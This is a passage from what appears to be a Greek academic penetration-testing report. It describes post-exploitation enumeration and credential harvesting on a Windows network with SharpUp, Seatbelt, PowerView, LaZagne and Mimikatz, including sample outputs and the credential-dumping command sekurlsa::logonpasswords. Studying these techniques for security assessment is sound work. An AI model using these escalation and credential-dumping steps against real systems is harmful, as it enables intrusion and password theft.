- ModifiableServiceBinaries (αλλάζει το bin απο 0 σε 1 και έτσι εκτελείται αυτόματα ή οχι)
- ModifiableServiceRegistryKeys
- ModifiableServices
- RegistryAutoLogons
- RegistryAutoruns
- TokenPrivileges
- UnattendedInstallFiles
- UnquotedServicePath

Υπάρχει δυνατότητα να γίνει η σάρωση για μία συγκεκριμένη ευπάθεια, ένα σετ αυτών ή και όλων μαζί.

Σαρώνοντας έναν τυχαίο Η/Υ του υπό μελέτη δικτύου για όλες τις ευπάθειες μαζί, το αποτέλεσμα που πήραμε ήταν το ακόλουθο:

=== SharpUp: Running Privilege Escalation Checks ===
[*] In medium integrity but user is a local administrator- UAC can be bypassed.

[*] Audit mode: running an additional 13 check(s).
=== Modifiable Registry AutoRun Files ===
HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run : C:\Program Files (x86)\ABBYY FineReader 12\Bonus.ScreenshotReader.exe
=== Modifiable Service Binaries ===
Service 'neo4j' (State: Running, StartMode: Auto) : C:\neo4j-community-4.4.3\bin\tools\prunsrv-amd64.exe //RS//neo4j
[*] Completed Privesc Checks in 3 seconds


Παρατηρούμε, λοιπόν, οτι βρέθηκε αρχείο που μπορεί να παραποιηθεί και να εκτελεστεί μέσα στη registry καθώς και ένα ακόμα το οποίο μπορεί να τροποποιήσει ένας χρήστης με χαμηλά προνόμια.

6.6.2 Seatbelt

Το seatbelt [24] πρόκειται για ένα εργαλείο ανοιχτού κώδικα γραμμένο σε C# το οποίο εκτελεί μία σειρά ελέγχων ασφάλειας αντλώντας πληροφορίες που αφορούν τόσο στο σύστημα, όσο και στον χρήστη.

Ενδεικτικά, δύναται να αντλήσει πληροφορίες που αφορούν τη χρήση του συστήματος κατα την πλοήγηση στο διαδίκτυο. Για παράδειγμα μπορεί να εκμαιεύσει κωδικούς που μπορεί να έχει κρατήσει κάποιος φυλλομετρητής, αρχεία ιστορικού, ενέργειες του αντιικού προγράμματος, ή ακόμα και να αποκαλύψει εγγεγραμμένα γεγονότα (logs) ευαίσθητου περιεχομένου. Ένα απο τα πιό σημαντικά του χαρακτηριστικά όμως είναι ότι φιλτράρει τα αποτελέσματα, αποδίδει ευρήματα που είναι χρήσιμα και προτείνει λύσεις, έχοντας παράλληλα την επιλογή να πάρουμε και αφιλτράριστα αποτελέσματα, ανάλογα με το τί ζητάμε. Επίσης μπορεί να τρέξει για απομακρυσμένα συστήματα χωρίς να χρειάζεται απευθείας σύνδεση σε αυτά. Με αυτόν τον τρόπο μπορούμε να αποκτήσουμε πληροφορίες για τους στόχους μας, πριν κινηθούμε πλευρικά, να τις μελετήσουμε, να τις εκτιμήσουμε και ανάλογα να πράξουμε.

Στο υπο μελέτη δίκτυο, ψάχνοντας για τρωτότητες λειτουργικού, (στη συγκεκριμένη περίπτωση επιλέξαμε το Microsoft .Net, όπως φαίνεται στο παράδειγμα της Εικόνα 26) παρατηρούμε οτι το .Net είναι εγκατεστημένο και ενημερωμένο αλλά η παλιά του έκδοση δεν έχει απεγκατασταθεί. Συνεπώς, χρησιμοποιώντας την μπορούμε να κάνουμε bypass το AMSI. Ανάλογη ενέργεια μπορεί να γίνει και με το Powershell.




Εικόνα 26 Τρωτότητες Λειτουργικού Συστήματος

Το seatbelt περιέχει δομικά στοιχεία (modules), τα οποία μπορούμε να καλέσουμε για να ομαδοποιήσουμε εντολές (πχ εντολές που αφορούν remote access) αλλά μπορούμε και να εκτελέσουμε μαζικά όλες, με την επιπλέον δυνατότητα να εισάγουμε παραμέτρους περιορισμού των αποτελεσμάτων. Τα δομικά στοιχεία (modules) που μας ενδιαφέρουν περισσότερο στη συγκεκριμένη περίπτωση είναι τα εξής:

- AutoRuns
- WindowsFirewall
- MicrosoftUpdates
- EnvironmentPath
- EnvironmentVariables
- NamedPipes
- OSInfo

- FileInfo
- Reg
- Hotfixes
- RPCMappedEndpoints
- ScheduledTasks
- InstalledProducts
- InterestingProcesses
- Services
- TCPConnections
- UDPConnections

Στην Εικόνα 27 βλέπουμε τα αποτελέσματα που θα πάρουμε αν σκανάρουμε τον Η/Υ για TCP/UDP συνδέσεις. Παρατηρούμε οτι αν η υπηρεσία ακούει σε όλα τα interfaces (0.0.0.0) τότε ο Η/Υ είναι υποψήφιος για RCE. Αν δεσμεύεται τοπικά (127.0.0.1) και τρέχει σαν “system” τότε είναι πιθανός στόχος για local privilege escalation.




```
====== TcpConnections ======

  Local Address          Foreign Address        State      PID   Service          ProcessName
  0.0.0.0:135            0.0.0.0:0              LISTEN     1036  RpcEptMapper     svchost.exe
  0.0.0.0:445            0.0.0.0:0              LISTEN     4                      System
  0.0.0.0:902            0.0.0.0:0              LISTEN     4596  VMAuthdService   vmware-authd.exe
  0.0.0.0:912            0.0.0.0:0              LISTEN     4596  VMAuthdService   vmware-authd.exe
  0.0.0.0:5040           0.0.0.0:0              LISTEN     7664  CDPSvc           svchost.exe
  0.0.0.0:5357           0.0.0.0:0              LISTEN     4                      System
  0.0.0.0:8733           0.0.0.0:0              LISTEN     9096  HPJumpStartBridge HPJumpStartBridge.exe
  0.0.0.0:13148          0.0.0.0:0              LISTEN     4                      System
  0.0.0.0:49664          0.0.0.0:0              LISTEN     836                    lsass.exe
  0.0.0.0:49665          0.0.0.0:0              LISTEN     676                    wininit.exe
  0.0.0.0:49666          0.0.0.0:0              LISTEN     1924  EventLog         svchost.exe
  0.0.0.0:49667          0.0.0.0:0              LISTEN     1656  Schedule         svchost.exe
  0.0.0.0:49671          0.0.0.0:0              LISTEN     3868  Spooler          spoolsv.exe
  0.0.0.0:49672          0.0.0.0:0              LISTEN     836   Netlogon         lsass.exe
  0.0.0.0:49726          0.0.0.0:0              LISTEN     3148  PolicyAgent      svchost.exe
  0.0.0.0:49735          0.0.0.0:0              LISTEN     816                    services.exe
  10.0.0.124:139         0.0.0.0:0              LISTEN     4                      System
```


Εικόνα 27 Seatbelt - TCP Connections Module

Αντίστοιχα, αν επιλέξουμε να τρέξουμε το module του WindowsDefender μπορούμε να δούμε ποιά paths εξαιρούνται των κανόνων του, οπότε και θα μπορούμε να γράψουμε σε αυτά για να κινηθούμε πλευρικά στο δίκτυο. Τα αποτελέσματα φαίνονται στην Εικόνα 28.




Εικόνα 28 Seatbelt - Windows Defender Module

Παρομοίως μπορούμε να σκανάρουμε τον Η/Υ για να δούμε σε τι κατάσταση βρίσκεται το windows firewall. Στη συγκεκριμένη περίπτωση βλέπουμε ότι δεν μας περιορίζει πουθενά το firewall οπότε μπορούμε να κινηθούμε πλευρικά και να απαριθμήσουμε κάποιο άλλο στοιχείο του δικτύου (Εικόνα 29).



Εικόνα 29 Seatbelt - Windows Firewall Module

Επιπλέον μπορούμε να δούμε την έκδοση του λειτουργικού συστήματος και άλλες λεπτομέρειες όπως για παράδειγμα αν έχουμε τη δυνατότητα να ξεπεράσουμε το UAC ανάλογα με τα δικαιώματά μας (για privilege escalation). Στην παρακάτω εικόνα (Εικόνα 30), φαίνεται ότι αυτό δεν είναι δυνατόν:



Εικόνα 30 Seatbelt - OS Info Module

Όσον αφορά, λοιπόν, στις πλευρικές κινήσεις μελετώντας τα αποτελέσματα που θα πάρουμε μπορούμε να ανακαλύψουμε εσφαλμένες ρυθμίσεις που θα μας επιτρέψουν να περάσουμε σε άλλο μηχάνημα ή ενδέχεται να ανακαλύψουμε κάποιο μη ανανεωμένο λογισμικό με τρωτότητες τις οποίες μπορούμε επίσης να εκμεταλλευτούμε.

6.6.3 PowerView

Το PowerView [21], εργαλείο που προαναφέρθηκε τόσο στην απαρίθμηση ελεγκτή τομέα όσο και στον εντοπισμό file server και διαμοιρασμένων αρχείων, μπορεί κάλλιστα να χρησιμοποιηθεί και για εντοπισμό αδυναμιών σε επίπεδο προσωπικού υπολογιστή, καλώντας τις αντίστοιχες λειτουργίες του. Οι παρακάτω λειτουργίες μπορούν να εκτελεστούν και στον τοπικό και σε απομακρυσμένο Η/Υ.

Computer Enumeration Functions:

Get-NetLocalGroup	Απαριθμεί τις τοπικές ομάδες στις οποίες ανήκει ο Η/Υ
Get-NetLocalGroupMember	Απαριθμεί τα μέλη της ομάδας στην οποία ανήκει ο Η/Υ
Get-NetShare	Απαριθμεί τυχόν δικτυακούς διαμοιρασμούς
Get-NetLoggedon	Απαριθμεί τους συνδεδεμένους χρήστες στον Η/Υ
Get-NetSession	Απαριθμεί τις ενεργές συνεδρίες
Get-RegLoggedOn	Επιστρέφει ποιος είναι συνδεδεμένος στον Η/Υ μέσω απαρίθμησης απομακρυσμένων κλειδιών της registry
Get-NetRDPSession	Επιστρέφει πληροφορίες που αφορούν συνεδρίες σύνδεσης απομακρυσμένης επιφάνειας εργασίας
Test-AdminAccess	Ελέγχει εάν ο τρέχων χρήστης έχει δικαιώματα διαχειριστή
Get-NetComputerSiteName	Επιστρέφει την τοποθεσία της υπηρεσίας καταλόγου (AD) όπου βρίσκεται ο Η/Υ.
Get-WMIRegProxy	Απαριθμεί τον proxy server και το WPAD του συγκεκριμένου χρήστη.
Get-WMIRegLastLoggedOn	Επιστρέφει τον χρήστη που συνδέθηκε τελευταίος στον Η/Υ.

Get-WMIRegCachedRDPConnection	Επιστρέφει πληροφορίες για συνεδρίες σύνδεσης απομακρυσμένης επιφάνειας εργασίας που πηγάζουν από τον Η/Υ.
Get-WMIRegMountedDrive	Επιστρέφει πληροφορίες για συνδεδεμένους δικτυακούς χώρους
Get-WMIProcess	Επιστρέφει μία λίστα διαδικασιών και τους αντίστοιχους ιδιοκτήτες τους (owners)
Find-InterestingFile	Ψάχνει για διαμοιρασμένα αρχεία υψηλού ενδιαφέροντος, με βάση λέξεις κλειδιά στο όνομα του αρχείου τους.

Πίνακας 1 - PowerView - Computer Enumeration Functions

Στην Εικόνα 31 βλέπουμε τα αποτελέσματα που θα πάρουμε αν τρέξουμε μερικές από τις εντολές του Πίνακας 1. Πιό αναλυτικά, μαθαίνουμε σε ποιά group ανήκει ο συγκεκριμένος Η/Υ, βλέπουμε ότι έχει δικαιώματα τοπικού διαχειριστή, δεν έχει αποθηκευμένες συνεδρίες απομακρυσμένης επιφάνειας εργασίας, και τέλος αντλούμε την πληροφορία για το ποιός είναι ο τελευταίος χρήστης που συνδέθηκε σε αυτόν τον Η/Υ.

```
PS C:\> Get-NetLocalGroupMember

ComputerName : LAPTOP-
GroupName    : Administrators
MemberName   : LAPTOP-                O\Administrator
SID          : S-1-5-21-3816605018-2138967624-2482707251-500
IsGroup      : False
IsDomain     : False
RunspaceId   : c62e6df1-5980-464a-94ed-8ac2fd53d01d

ComputerName : LAPTOP-
GroupName    : Administrators
MemberName   : LAPTOP                 \admin
SID          : S-1-5-21-3816605018-2138967624-2482707251-1001
IsGroup      : False
IsDomain     : False
RunspaceId   : c62e6df1-5980-464a-94ed-8ac2fd53d01d

ComputerName : LAPTOP-
GroupName    : Administrators
MemberName   :          \Domain Admins
SID          : S-1-5-21-2717379536-148867180-2775894972-512
IsGroup      : True
IsDomain     : True
RunspaceId   : c62e6df1-5980-464a-94ed-8ac2fd53d01d


PS C:\> Test-AdminAccess

ComputerName : localhost
IsAdmin      : True
RunspaceId   : c62e6df1-5980-464a-94ed-8ac2fd53d01d


PS C:\> Get-WMIRegCachedRDPConnection
PS C:\> Get-WMIRegLastLoggedOn

ComputerName : localhost
LastLoggedOn :          .\cscyb2011
RunspaceId   : c62e6df1-5980-464a-94ed-8ac2fd53d01d
```

Εικόνα 31 PowerView - Computer Enumeration Functions

6.6.4 Lazagne

Αφού έχουν σαρωθεί τα τερματικά για λανθασμένες ρυθμίσεις λειτουργικού δεν θα μπορούσε παρά να επικεντρωθούμε στον εντοπισμό τυχόν αποθηκευμένων συνθηματικών των χρηστών/διαχειριστών. Πέρα από το γεγονός ότι μπορούμε να τα εντοπίσουμε, θα μπορούσαμε κάλλιστα να τα ελέγξουμε για το αν πληρούν τις

όποιες προϋποθέσεις. Ένα εργαλείο ανοιχτού κώδικα που εντοπίζει και αποκρυπτογραφεί κωδικούς αποθηκευμένους τοπικά, είναι το Lazagne [25]. Και αυτό λειτουργεί καλώντας ενότητες (modules) εντολών, αναλόγως με το τί ακριβώς ψάχνουμε. Οι ενότητες αυτές είναι ομαδοποιημένες σύμφωνα με τον Πίνακας 2.

Module	**Λειτουργία**
chats	Εντοπίζει αποθηκευμένους κωδικούς απο τυχόν προγράμματα συνομιλιών
mails	Εντοπίζει αποθηκευμένους κωδικούς ηλεκτρονικού ταχυδρομείου
all	Εκτελεί όλες τις εντολές μαζί
git	Εντοπίζει αποθηκευμένους κωδικούς απο το git
svn	Εντοπίζει αποθηκευμένους κωδικούς απο το svn (Windows shell extension)
windows	Εντοπίζει αποθηκευμένους κωδικούς των windows
wifi	Εντοπίζει αποθηκευμένους κωδικούς απο τα ασύρματα δίκτυα (wifi)
maven	Εντοπίζει αποθηκευμένους κωδικούς στο maven (Apache)
sysadmin	Εντοπίζει αποθηκευμένους κωδικούς του sysadmin
browsers	Εντοπίζει αποθηκευμένους κωδικούς στους φυλλομετρητές

games	Εντοπίζει αποθηκευμένους κωδικούς σε παιχνίδια
multimedia	Εντοπίζει αποθηκευμένους κωδικούς σε διάφορα πολυμέσα
memory	Εντοπίζει αποθηκευμένους κωδικούς στη μνήμη (Keepass mimikatz method)
databases	Εντοπίζει αποθηκευμένους κωδικούς σε βάσεις δεδομένων
php	Εντοπίζει αποθηκευμένους κωδικούς στην php.


Πίνακας 2 – Lazagne Modules

Εικόνα 32 Ανάκτηση κωδικών με χρήση του Lazagne

Μέσα στα αποτελέσματα του Lazagne, όπως αυτά φαίνονται στην Εικόνα 32, παρατηρούμε ότι πέρα από τα hashes που πήραμε, βρήκαμε και τους κωδικούς των wifi, εν γένει τρωτό σημείο ενός δικτύου. Το αξιοσημείωτο είναι ότι εντοπίσαμε κωδικό που επαναλαμβάνεται. Με την ίδια λογική, αυτός ο κωδικός ή κάποιος άλλος μπορεί να επαναχρησιμοποιείται σε χρήστη με ανεβασμένα δικαιώματα. Για τον λόγο αυτό, θα προσπαθήσουμε να συλλέξουμε όσο περισσότερους κωδικούς μπορούμε για να ελέγξουμε, αυτοματοποιημένα, με ειδικό πρόγραμμα, αν κάποιος απο αυτούς μπορεί να αυθεντικοποιήσει χρήστη με δικαιώματα διαχειριστή.

6.6.5 Mimikatz

Το mimikatz [26] είναι ένα εξαιρετικό εργαλείο που φαρμόζει διάφορες τεχνικές εξαγωγής κωδικών που είναι προσωρινά αποθηκευμένοι στη μνήμη [1MitreAttack Mimikatz]. Έχει τη δυνατότητα να εξάγει plaintext κωδικούς, hashes, certificates, private keys, PIN codes, και κυρίως εισιτήρια του Κέρβερου. Ειδικότερα όσον αφορά την αυθεντικοποίηση μέσω κέρβερου, μπορεί να προσομοιώσει και να εκτελέσει τα τρία βήματα που απαιτούνται για να εξάγει το hash του χρήστη που χρησιμοποιεί τέτοιου είδους αυθεντικοποίηση και να δημιουργήσει νέα εισιτήρια του κέρβερου (pass-the-tickets). Δύναται ακόμα να χτίσει και Golden tickets.
Χρησιμοποιώντας λοιπόν, το συγκεκριμένο πρόγραμμα θα προσπαθήσουμε να αντλήσουμε όσο περισσότερους κωδικούς χρειάζεται για να τους χρησιμοποιήσουμε στο επόμενο βήμα.
Οι απλοί κωδικοί μπορούν να αντληθούν άμεσα εκτελώντας την εντολή *sekurlsa::logonpasswords* ενώ οι κρυπτογραφημένοι και τα εισιτήρια του κέρβερου απαιτούν περαιτέρω διεργασία offline (Εικόνα 33).



